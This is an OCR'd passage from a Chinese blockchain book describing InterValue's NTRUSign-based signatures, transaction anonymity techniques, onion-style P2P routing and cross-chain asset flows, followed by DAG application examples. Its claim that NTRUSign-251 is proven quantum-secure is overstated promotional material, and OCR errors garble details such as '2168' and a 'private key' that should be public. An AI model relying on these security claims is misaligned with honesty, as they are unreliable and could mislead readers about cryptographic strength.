确定消息的完整性。数字签名技术是将摘要信息用发送者的私钥加密，与原文一起传送给接收者。接收者只有用发送者的公钥才能解密被加密的摘要信息，然后用哈希算法对收到的原文产生一个摘要信息，与解密的摘要信息对比。如果相同，则说明收到的信息是完整的，在传输过程中没有被修改，否则说明信息被修改过，因此数字签名能够验证信息的完整性并保证信息的不可否认性。




图 9-11　Keccak512 算法实现图

现有区块链系统大都采用椭圆曲线数字签名方案 ECDSA。ECDSA 是基于椭圆曲线的 DSA 签名算法而提出的，作为 ANSI、IEEE、NIST 和 ISO 的标准，ECDSA 具有系统参数小、处理速度快、密钥尺寸小、抗攻击性强和带宽要求低等优点，比如 160 bit ECC 与 1024 bit RSA、DSA 有相同的安全强度，而 224 bit ECC 则与 2048 bit RSA、DSS 具有相同的安全强度。但是量子计算机下有针对 ECDSA 签名算法非常高效的 SHOR 攻击算法，SHOR 算法适用于解决大整数分解、离散对数求逆等困难数学问题，导致 ECDSA 签名算法在量子攻击下相当不安全。目前抗量子 SHOR 算法攻击的公钥密码体制主要包括基于格理论的公钥密码、以 McEliece 公钥密码为代表的基于编码公钥体制和以 MQ 公钥密码为代表的基于多变量多项式的三类。McEliece 公钥密码体制的安全性基于纠错码问题，安全性强，但计算效率低。MQ 公钥密码体制，即多变元二次多项式公钥密码体制，基于有限域上的多变元二次多项式方程组的难解性，在安全性方面的缺点比较明显。相比之下，基于格理论的公钥加密体制算法简洁、计算速度快、占用存贮空间小。InterValue 采用基于格理论的签名算法 NTRUSign-251，算法具体实现流程如下。

1.密钥生成：

在环R上选择两个多项式f和g，使得f和g的系数中1的个数分别为d_f和d_g。并根据f和g，计算公钥h：$h=F_q*g(\mathrm{mod}\ q)$。求解多项式(F, G)使其满足方程$f*G-F*g=q$。

且有$\|F\| \approx \|f\| \sqrt{N/12}$，$\|G\| \approx \|g\| \sqrt{N/12}$。

2.签名过程：

对消息M进行hash变换，转化为多项式(m_1, m_2)，其中多项式m_1和m_2均为环R_q上的一个多项式。

计算环上多项式A, B, a, b使其满足：

$$G*m_1 - F*m_2 = A + q*B$$

$$-g*m_1 - f*m_2 = a + q*b$$

并要求A和a的各个项的系数满足大于$-q/2$而且小于$q/2$的条件。

对多项式s进行计算如下：

$$s = f*B + F*b (\text{mod } q)$$

s即为明文M使用公钥h所计算得到的签名。

3.验证过程：

对消息M进行hash变换，转化为多项式m_1, m_2。

由待验证签名s和公钥多项式h计算得到$t = s*h (\text{mod } q)$

$$t = g*B + G*b (\text{mod } q)$$

计算多项式(s, t)和多项式(m_1, m_2)之间的距离$\|m_1 - s\| + \|m_2 - t\|$，如果该距离大于NormBound则验证失败，否则通过验证，签名有效。

已经证明 NTRUSign-251 签名算法的安全性最终等价于求一个 502 维整数格中的最短向量问题，而格中最短向量问题是在 SHOR 攻击算法下无效的，在量子计算机下也没有其他的求解快速算法，目前最好的启发式算法也是指数级的，攻击 NTRUSign-251 签名算法的时间复杂度约为 2168，因此采用 NTRUSign-251 算法的 InterValue 可以抵抗量子计算下的 SHOR 算法攻击。

3. 交易匿名保护

匿名交易与隐私保护是电子货币的重要属性。然而，当前大多数加密货币并没有考虑交易匿名保护的问题。InterValue 从交易的无关联性和不可追踪性两个方面确保对交易信息匿名保护，并不断迭代改进匿名保护能力。

区块链 4.0 对交易无关联性 unlinkability 和不可追踪性 untraceablility 提出了新的定义：无关联性是指对于任何两个外部交易，不能证明将其发送给同一个人，不可追踪性是指对于每笔内部交易，所有可能的发件人从概率上是相等的。无关联性和不可追踪性是完全匿名电子现金模型必须满足的属性，这两个属性可采用**一次密钥（one-time secret key）**和**环签名（ring signature）**技术实现。同时，设计并实现严格的**零知识证明（zero-knowledge proof）模型**，可进一步增强交易匿名性。

（1）一次密钥

一次密钥是指每个交易使用单独的密钥进行签名，交易发起时，交易发送方使用交易接受方的公钥和随机数生成临时公钥，基于临时公钥生成交易密钥，发送方向将该密钥作为地址进行交易。由于一次密钥只可以由接受方验证，保证了交易的正确性。同时，每次交易使用不同的随机数，即使与同一个接收方进行多次交易，因其一次密钥不同，也不能

将其进行关联，保证了交易的无关联性。

（2）环签名

环签名是一种群签名（Group Signature）技术衍生而来的多用户签名技术，该签名摆脱了群签名的诸多弊端，如不再需要群管理员、具有不可追踪性等。环签名模型如图 9-12 所示。




图 9-12　环签名原理图

在环签名技术中，消息由一组签名者进行签名，验证者无法得知谁是具体的签名者。因此，环签名能够很好地解决签名者身份隐私保护的问题，实现交易的不可追踪性。另一方面，由于一般的环签名技术将签名者隐藏在一组用户之中，会带来双重支付（double spending）的问题，可采用可链接环签名技术（linkable ring signature）解决这一问题。

（3）零知识证明

零知识证明技术是 1985 年由 S.Goldwasser、S.Micali 和 C.Rackoff 提出的，最初设计用于达成证明者能够在不向验证者提供任何有用信息的情况下，让验证者正确认证证明者的目的。零知识证明本质上是在传统的数学证明中引入随机性和交互的要素，用问答方式进行证明的交互证明系统，后来发展出非交互性方式，在计算机科学和密码学领域具有深远影响。在实际应用中，零知识证明要求验证者不能在验证过程中获取新的知识，即恶意验证者，使验证存在误差，同时防止技术性导致的验证误差。加密数字货币 Zcash 第一次使用零知识证明实现其交易的隐私性，不同于将发送者的交易区块删除的方式，Zcash 使用作废列表标识交易者发送后的区块，矿工仅验证交易区块的哈希值，实现了交易的完全匿名。

（4）匿名交易与隐私保护

作为区块链 4.0 技术，InterValue 通过保密交易（confidential transaction）实现匿名交易与隐私保护，InterValue1.0 至 3.0 借鉴加密货币 Monero 的隐私保护方法，采用一次公钥和环签

非卖品，仅供非商业用途或交流学习使用

名技术实现保密交易。同时，InterValue 采用 RingCT 2.0 技术，通过优化交易处理过程，增大 Mix-ins 集合，实现交易双方和交易额的隐藏，进一步加强交易信息隐私保护，解决当前 Monero 中基于统计的隐私数据泄露问题。InterValue4.0 版借鉴当前 Zcash 的匿名保护方法，在环签名的基础上增加严格设计的零知识证明，有效抵抗恶意验证者，实现交易的完全匿名。

9.1.6 InterValue 匿名通信技术

InterValue 底层通信网络采用 P2P 架构，然后在其上加入了节点间匿名访问机制来确保信息服务的隐私保护性。

P2P 是英文 Peer-to-Peer 的缩写，称为“对等网”或“点对点”技术。IBM 将 P2P 定义为：“P2P 系统由若干互联协作的计算机构成，且至少具有如下特征之一：系统依存于边缘化（非中央式服务器）设备的主动协作，每个成员直接从其他成员而不是从服务器的参与中受益；系统中成员同时扮演服务器与客户端的角色；系统应用的用户能够意识到彼此的存在，构成一个虚拟或实际的群体。”

在 P2P 系统中，每一个节点（Peer）都是平等的参与者，承担服务使用者和服务提供者两个角色。资源的所有权和控制权被分散到网络的每一个节点中。P2P 技术使得网络上的沟通变得很容易、很直接，并且把对中间服务器的依赖减少到最小。P2P 技术改变了“内容”所在的位置，使其从“中心”走向“边缘”。也就是说它改变了互联网现在以集中式的网站为中心的状态，资源不保存在服务器上，而保存在所有用户的 PC 机上。P2P 技术使得终端不再是被动的客户端，而成为具有服务器和客户端双重特征的设备。因此 InterValue 具有去中心化的特性。

InterValue 的 P2P 网络匿名通信主要通过以下方式实现。

（1）在本机运行一个代理服务器，这个代理服务器周期性地与其他 InterValue 交流，维持一个 TLS 链接，从而在 InterValue 网络中构成虚拟链路。具体为，每个用户运行自己的代理程序：获取目录，建立路径，处理连接。这些代理接受 TCP 数据流，并且在同一条线路上复用他们。

（2）InterValue 在应用层进行加密，在每个中继节点间的传输都通过点对点密钥来加密，形成有层次的结构。它中间所经过的各节点，都把客户端包在里面，这样在中继节点之间可以保持通信安全。具体为，每个 InterValue 中继节点维护一个长期的验证密钥和短期的会话密钥，验证密钥来签署 TLS 的证书，签署中继节点的描述符，还被目录服务器用来签署目录。会话密钥则用来解码用户发送来的请求，以便建立一条通路同时协商临时的密钥。TLS 协议还在通信的中继节点之间使用了短期的连接密钥，周期性独立变化，来减少密钥泄漏带来的影响。

非卖品，仅供非商业用途或交流学习使用

（3）InterValue 网络中的数据包使用了随机的路径来掩盖足迹，这样在某个点的观察者并不知道数据真正从哪里来，真正的目的地是哪里。客户端在 InterValue 网络中增量地建立一条加密线路。这条线路每次只扩展一跳，而且每次扩展的中继节点只知道数据来自哪个中继节点，数据将要被发送到哪个中继节点去。没有任何一个中继节点知道整条线路。客户端与每一跳都协商了一组独立的密钥来保证每一跳不能追踪走过的中继点。一旦一条线路建立了，就可以用来进行数据交互了。

InterValue 的匿名通信网络的基本原理如图 9-13 所示。目录服务器是其网络的核心，负责收集 InterValue 网络中的中继节点信息并以节点快照及节点描述的形式发布给 InterValue 代理；中继节点是 InterValue 网络的基础，在网络中的匿名通信流量都是通过由多个中继节点所组成的匿名通信链路来转发的；代理运行于 InterValue 用户端，它负责建立匿名链路并在用户的网络应用程序与 InterValue 匿名链路之间中转网络流量。在图 9-13 中，由 3 个中继节点构成了一条 InterValue 匿名通信链路，这 3 个节点依据其位置依次为入口位置、中间位置与出口位置。




图 9-13　InterValue 匿名通信网络的基本原理图

9.2　InterValue 生态圈

本节将从 InterValue 跨链技术和多链融合以及链上应用和应用场景两个方面介绍 InterValue 的生态圈。

非卖品，仅供非商业用途或交流学习使用

9.2.1 InterValue 跨链技术和多链融合

目前的区块链项目并不能很好地服务于商业应用，除了区块链容量受限和交易确认速度慢等原因之外，一个更加重要的原因在于单个区块链项目是一个独立的价值网络，存在网络孤立性问题。不同区块链项目之间的协同操作难度大，极大地限制了区块链项目的发挥空间。InterValue 作为一项以实现价值互联为目的的区块链项目，在价值互联上包含两层意思，除了要实现使用 InterValue 平台用户之间的价值互联，还要实现不同区块链项目之间的价值互联，最终改变当前区块链项目之间分散单独的“孤岛”局面，实现泛在的价值互联。

跨链通信为目前区块链研究的热点，目前主要的跨链技术包括三种：公证人机制、侧链 / 中继、哈希锁定。公证人机制是指由一组可信的节点作为公证人向链 X 的节点验证链 Y 上的特定事件是否发生。典型的公证人机制包括瑞波实验室提出的 Interledger。如果链 X 能够验证来自链 Y 的数据，则称链 X 为侧链。侧链通常以锚定某种原链上的代币为基础，其他区块链则可以独立存在。目前侧链很难做到在其上建立跨链智能合约，所以很难实现各种金融功能，这正是现有区块链在股票、债券、衍生品等领域尚未取得进展的原因。比较著名的比特币侧链是 ConsenSys 的 BTC Relay、Rootstock 和 BlockStream 推出的元素链，非比特币的侧链包括 Lisk 和 Asch。中继技术是将原有链上的代币转入类似多重签名控制的原链地址中，对其进行暂时锁定，在中继链上的交易结果将由这些签名人投票决定其是否生效。典型的中继技术包括 Polkadot、COSMOS。哈希锁定是一种通过时间锁定让接收方在某个约定的时刻前生成支付的密码学哈希值证明来完成交易的机制，最早起源于闪电网络。然而哈希锁定支持的功能比较少，能够支持跨链资产交换，大部分场景能够支持资产抵押，但不支持跨链资产转移和合约。以上三种技术的比较如表 9-3 所示。

表 9-3 跨链技术比较

跨链技术	公证人技术	中继 / 侧链技术	哈希锁定技术
互操作性	所有	所有（需要所有链上都有中继，否则只能支持单向）	只有交叉依赖
信任模型	多数公证人诚实	链不会失败或受到 51% 攻击	链不会失败或受到 51% 攻击
适用跨链交换	支持	支持	支持
适用跨链资产转移	支持（需要共同的长期公证人支持）	支持	不支持
适用跨链预言机	支持	支持	不直接支持
适用跨链资产抵押	支持（需要共同的长期公证人支持）	支持	支持，但有难度

非卖品，仅供非商业用途或交流学习使用

9.2.2　全节点适配器多链融合

现有底层公链项目的发展聚焦在如何提高交易容量和交易速度问题上，忽视了已经出现的平台“锁定”问题。例如，Alice 和 Bob 在各自设备上安装了比特币客户端，他们只能在比特币区块链上转账比特币。如果他们需要转账以太坊上的以太币，只能通过在各自设备上新增安装以太坊客户端完成相互间的转账操作。“平台”锁定问题导致用户切换使用公链非常不方便，极大地降低了用户体验。此外，用户为了能够同时使用多条公链平台，需要配置计算能力和存储能力高的硬件设备，为此支付高昂费用。

InterValue 通过全节点适配器多链融合技术连接不同的区块链基础设施，实现以 InterValue 平台作为统一入口，通过全节点适配器触发外部子网（其他链，如 BTC、ETH）上的转账操作。局部全节点网络由外部子网与内部子网组成，其中外部子网主要包括其他链的网络，如 BTC、ETH 等，内部子网主要包括 InterValue 的分片网络，顶层网络主要由全节点组成的更高层次的子网，具体结构如图 9-14 所示。




图 9-14　全节点适配器多链融合

多链融合适配器作为跨链通信模块功能一部分部署在全节点上，由全节点触发局部全节点的外部子网的转账操作，实现转账代理的作用。在 InterValue 开发前期，将支持比特币和以太坊的转账代理功能。以比特币代理转账为例，交易信息如下所示。

```
["cross chain transaction", [
["InterValue", ["Alice","Bob"]],
 "targetchain": "BITCOIN",
 "txproxy":{
```

非卖品，仅供非商业用途或交流学习使用

```
"txid":"TRANSACTION HASH IDNEX",
"version":1,
"locktime":0,
"vin":[
{
    "txid":"UTXO HSAH INDEX",
    "vout":0,
    "scriptSig":{
    "asm":"ASM STRING VALUE"
    "hex":"HEX STRING VALUE":
},
"sequece": SEQUENCE VALUE,
}
],
"vout":[
    {
    "value":0.5,
    "n":0,
    "scriptPubKey":{
    "asm":"SCRIPT CODE",
    "hex":"HEX STRING VALUE",
    "reqSigs":1,
    "type":"pubkeyhash",
addresses:[ "Bob"]
}
},
....
]
]]
```

对以太坊的支持，只需要根据这两个区块链的交易信息更换以上代码中的 txproxy 域。

InterValue 用户为实现跨链融合功能，需要在 InterValue 平台上注册其他区块链设施账户。当需要切换其他基础链上的转账操作时，用户选择目的区块链，输入转账数值，发起代理转账。当代理转账在 InterValue 上确认后，全节点将得到该代理转账交易信息，提取 txproxy 域中的交易信息，在局部全节点的外部子网上进行交易广播，完成转账代理操作，实现多链融合目的。

9.2.3 InterValue 跨链通信

InterValue 不仅仅是一个可以独立运行的区块链网络，同时也可以实现跨链资产交换、跨链资源转移等跨链通信功能。任何开发者，均可以根据应用场景需求，在 InterValue 上开发出满足需求的金融应用。InterValue 跨链技术的基本思想是采用全节点中继链技术将跨链通信模块作为单独一层 Overlay 来实现。这样做的好处在于既能够保持跨链操作的独立性，又能够复用 InterValue 基础链上的多种功能，如图 9-15 所示。

非卖品，仅供非商业用途或交流学习使用




图 9-15　InterValue 跨链通信及多链融合架构设计

InterValue 的跨链通信模块主要包括三类角色：验证节点、感知节点和融合节点。其各自功能如下。

- 验证节点对应 InterValue 基础链中的公证节点，其主要作用是验证来自原链数据的合法性，并在 InterValue 内部打包新区块。验证节点需要抵押足够多的资金以保证在验证节点没有履行职责时付出相应的代价。
- 感知节点是帮助验证节点在原链中收集有效的跨链通信区块。感知节点会运行一个特定原链的全节点，可以打包新块并执行交易，类似 PoW 中的矿工。感知节点收集到跨链交易请求区块后，将这些请求区块打包发送给 InterValue 中的验证节点。
- 融合节点相当于原链和 InterValue 之间的网关。每个融合节点上包括两个队列，分别处理跨链进入的交易和出去的交易。另外，融合节点上需要配置对应原链的代币，并能够实现跨链预测（Oracle）。

9.2.4　InterValue 跨链资产交换

为描述 InterValue 上的跨链资产交换过程，我们以比特币和以太坊资产互换为例。假设比特币上的用户 Alice 想要将 1 BTC 兑换成 10 ETH，同时以太坊的用户 Bob 想要将 10ETH 兑换成 1 BTC。其业务流程如下：

（1）比特币原链用户 Alice 将 1 BTC 发送到 InterValue 中继链的多签名账户中。

（2）比特币原链的感知节点监听到包含 Alice 这笔交易的区块信息，将该区块的区块头打包到未验证的新区块中，并发送给验证节点。

非卖品，仅供非商业用途或交流学习使用

（3）验证节点集合收到该区块后，验证该区块已被 BTC 链多次确认，之后将该区块信息生成智能合约并写入到 InterValue 中继链区块。

（4）ETH 原链用户 Bob 将 10 ETH 发送到 InterValue 中继链的多签名账户中。

（5）ETH 原链的感知节点监听到包含 Bob 这笔交易的区块信息，将该区块的区块头打包到未验证的新区块中，并发送给验证节点。

（6）验证节点集合收到该区块信息后，验证该区块已被 ETH 原链多次确认，之后将该区块信息生成智能合约并写入到 InterValue 中继链区块。同时，验证节点检查该区块之前的智能合约是否有与 Bob 匹配的请求，最终发现了 Alice 的请求，并完成匹配。

（7）验证节点生成两份新的智能合约，分别是“将 1 BTC 转入到 Bob 的 BTC 账号中”和“将 10 ETH 转入到 Alice 的 ETH 账号中”。这两份智能合约分别发送到 BTC 原链和 ETH 原链对应的融合节点的入队队列中。

（8）BTC 原链和 ETH 原链的融合节点分别读取其入队队列信息，并将相应的 1 BTC 和 10 ETH 发送给 Bob 和 Alice。此时，跨链资产交换完成。

9.2.5 InterValue 跨链资产转移

为描述 InterValue 上的跨链资产转移过程，我们以比特币向以太坊转移资产为例。假设比特币上的用户 Alice 想要将 1 BTC 发送给以太坊上的用户 Bob，其业务流程如下：

（1）Alice 将 1 BTC 发送给 BTC 原链的融合节点。

（2）BTC 原链的感知节点监听到包含 Alice 这笔交易的区块信息，将该区块的区块头打包到未验证的新区块中，并发送给验证节点。

（3）验证节点收到该区块信息后，验证该区块已被 BTC 原链多次确认。

（4）BTC 原链融合节点利用跨链 Oracle 将该 1 BTC 兑换为对应数量的 INVE，然后利用 InterValue 基础链将 INVE 发送给 ETH 原链的融合节点，并生成新区块信息。

（5）验证节点验证 BTC 原链融合节点向 ETH 原链融合节点的发送交易有效。

（6）ETH 原链融合节点根据跨链 Oracle 将收到的 INVE Token 转换成对应数量的 ETH 代币并发送给 Bob。

9.3 本章小结

事实上，除了 IOTA、ByteBall 等 DAG 区块链项目以外，各类底层协议项目如 EOS、NEO、ArcBlock 等项目也是层出不穷，但大部分底层协议项目是在以太坊基础之上进行迭

非卖品，仅供非商业用途或交流学习使用

代，与区块链 3.0 的标准有一定的差距，更谈不上区块链 4.0。而大部分开展区块链落地业务的团队，受限于底层协议的性能、适用范围和稳定性，目前也都处于早期探索阶段，虽预计在 2018 年可以看到一大批行业应用出现，但在底层协议不断更迭的同时，超过 98% 的项目都将会被时代淘汰。

概括起来，目前区块链技术主要存在以下问题。

性能低。性能过低是当前区块链技术面临的主要挑战之一。比特币使用的区块链理论上每秒最多只能处理七笔交易，以太坊稍有提高，但也远远不能满足应用需求。截至 2017 年 12 月，一个简单的 DApp 应用程序 CryptoKitties 就会减慢以太坊交易吞吐并大幅增加交易费用。今天的消费者应用程序必须能够每天处理数千万活跃用户。另外，有些应用只有在满足一定的交易吞吐量时才有意义，因此平台本身必须能够处理大量的用户并发。长时间的交易延迟会阻碍用户的使用，使得建立在区块链上的应用程序与现有非区块链备选方案的竞争力大大降低。

使用门槛高。今天的区块链应用程序仅仅是为知道如何使用区块链的少数技术人员而建立的，而不是主流消费者。几乎所有的区块链应用都要求用户运行区块链全节点或轻节点。较高的学习成本严重阻碍了区块链走向大众的进程。例如，基于以太坊的游戏 CryptoKitties 可能是有史以来最易于使用的 DApp，但它仍然需要用户安装 Metamask light wallet 浏览器扩展程序，并且用户还需要知道如何安全购买 Ethers，并将其与 Metamask 一起使用，这大大影响了用户体验。为了吸引普罗大众的广泛使用，区块链应用程序应该像今天的互联网和移动应用程序一样简单。

使用成本高。区块链技术的高使用成本是阻碍其成为主流应用的另一个主要障碍，同时也限制了需要灵活构建免费服务的开发人员。与互联网对比，区块链技术应该能够支持免费应用程序。让区块链免费使用是其被广泛采用的关键。一个免费的平台也将使开发商和企业能够创造出有价值的新服务。

平台锁定。与任何计算机技术的初期一样，区块链存在严重的“平台锁定”问题。开发人员必须首先决定采用哪个区块链，然后编写该特定平台的代码，这样导致将应用程序切换到其他区块链会非常困难。开发人员不希望被锁定在某一种区块链技术中，而是需要这些应用程序能在多个平台上运行，以提高开发复用的效率。

应用范围较窄。当前人们对区块链抱有很高的期望，特别是随着加密数字货币价格日益上涨，各大新闻媒体为区块链绘制了非常美好的蓝图。但实际上，区块链技术目前仍处于起步阶段，大多数区块链服务缺乏丰富的功能，应用范围较窄。在区块链开发社区中也缺乏相应的激励机制。

非卖品，仅供非商业用途或交流学习使用

因此，InterValue 项目为应对当前迫切需要开展区块链底层协议研究需求，攻克区块链底层核心技术，对区块链技术层面各个维度进行重新设计或加以改进，解决和满足交易拥堵、交易费高、交易确认时间长、抗量子攻击能力较弱、节点通信匿名性不高、缺乏交易匿名保护功能、跨链通信和多链融合能力较弱、存储空间较大等问题，优化提升区块链技术在各个层面的协议和机制，实现真正实用化的价值传输网络各层次的支撑协议，为各类价值传输应用提供基础设施，为各类 DApp 开发提供底层开发平台，为构建全球价值互联网提供现实可行的技术途径。

第 10 章 Chapter 10

DAG 区块链与区块链 3.0 生态

DAG 区块链的生态环境是决定 DAG 技术是否能够持续进步的关键。本章从 DAG 区块链链上应用场景两个角度介绍 DAG 生态环境。在链上应用中，重点介绍已有分布式社交网络、分歧智能合约、文件存储网络等应用，分析现有应用的技术挑战和难点，在应用场景中，重点介绍实物资产交易确权、去中心化旅行服务平台以及资产分红权利交易等场景。

10.1 DAG 区块链链上应用

10.1.1 分布式社交网络应用

分布式社交网络应用基于区块链技术与分布式 P2P 技术，实现一个去中心化、可任意访问、不受任何组织影响的社交网络世界。不同于日常访问的社交网络，分布式社交网络没有服务器的概念，所有网络数据都被分散在分布式社交网络各个用户的电脑中，任何人都只需要一对非对称密钥，就能够发布内容。

所有人都可以通过发布者公布出的站点私钥在 P2P 网络中找到发布者的电脑，直接从中下载站点的数据。越来越多用户访问后，发布者的内容就会被多台电脑保存，曾经访问过用户社交主页的电脑就会开始为用户的站点做种子，就像 BT 种子一样，用户的站点的内容就这样在无数台电脑中存续，会被永久性存储。

只要还有一台联入网络的电脑上有用户的网站的种子，用户的社交网站，用户的内容就不会消失，而当这个 P2P 网络足够大的时候，用户的社交网站与内容将无人可以完全将

它删去，它将与这网络世界一起永生。同样，分布式社交网络由于它 P2P 的无中央主机特性，建立网站也变得非常简单，不需要去租用主机，用户需要的仅仅是通过命令生成一个随机网站地址，写好它的 HTML 代码，然后发布给其他人。

当前基于区块链的分布式社交网络已有很多，包括 Steem、Synereo、Diaspora 等。这些分布式社交网络具有以下特点。

- 去中心化社交：区别于传统社交网络，在这些平台中，没有统一集中式服务器，参与共识的节点都存储了社交网络中的数据，任意多个节点失效，系统中的数据仍然不会丢失。
- 多样化激励：基本理念是量化用户在社交网络上的贡献。例如在 Synereo 中，对用户名字排名，为创建或管理受欢迎内容的用户提供代币奖励。在 Steem 中，发表优质文章，收到的赞数越高，作者得到的奖励就越高；越早在优质文章刚发表的时候透过点赞、留言来支持，也能获得奖励。
- 隐私保护：用户可选择匿名通信和消息加密的方式实现点对点通信，保证信息的安全可靠性。
- 节省成本：直接奖励内容生成者，省去平台中介费。无广告，把使用者的注意力留给优质内容。

社交网络的规模巨大，已有的基于区块链的分布式社交网络面临的问题在于难以实现较高的 TPS。DAG 区块链相对于链式结构的共识机制，具有更高的共识效率。因此，基于 DAG 区块链实现分布式社交网络具有较好的前景。

10.1.2 分歧合约应用

“分歧合约交易”定义：存在分歧的交易市场，比如传统的“单场足彩”，用户在球队胜负上存在分歧，“分歧合约交易”可以拓展到任何存在歧义的交易市场。同时，区别于传统的类似“单场足彩”彩票，在“分歧合约交易市场”中，有人可以中途把合约转手卖掉，也可以有人中途把合约买进，众多的买家与卖家在一起交易，就形成了“分歧合约交易市场”。

“分歧合约交易市场”可以实现一个五方共赢生态系统。

- 技术供应商：构建整个平台的前后端所有技术。
- 平台运营商：改造前端界面，多语言运维。
- 分歧设计者：发现分歧与需求，设计分歧合约。
- 合约做市商：差价自营，赚钱差价，提供流动性。
- 分歧交易者：买卖分歧合约，平衡风险，获得盈利。

传统的预测市场并没有真正做到去中心化，往往会因为某些知名性的组织、机构不实

言论或者各种新媒体传播、知名人物的言论等扰乱市场预测，因此预测结果也是跟实际的有失偏颇。相比之下，区块链技术可以解决激励机制不透明、操纵结果、信息单一等不足的问题，为用户提供更好的预测生态。目前，面向分歧合约交易市场的预测项目层出不穷。其中，值得关注的项目主要包括 Augur 和 Gnosis。Augur 和 Gnosis 都是基于以太坊的预测市场项目，以众智理论为基础进行工作，即依靠群体智慧来预测某一事物的最终发展结果。在预测项目中，其核心技术在于如何使用 oracle 机制打通链上和链下的数据通道，以实现对现实世界问题的预测。本质上，oracle 是为区块链智能合约提供可信链外数据以触发智能合约顺利执行的数据源。目前其面临的问题主要有两点：一是 oracle 的安全性不够；二是使用 oracle 的时间和投入成本高。这些问题成为制约分歧合约交易市场发展的挑战，也为未来预测市场提供了新的机遇。

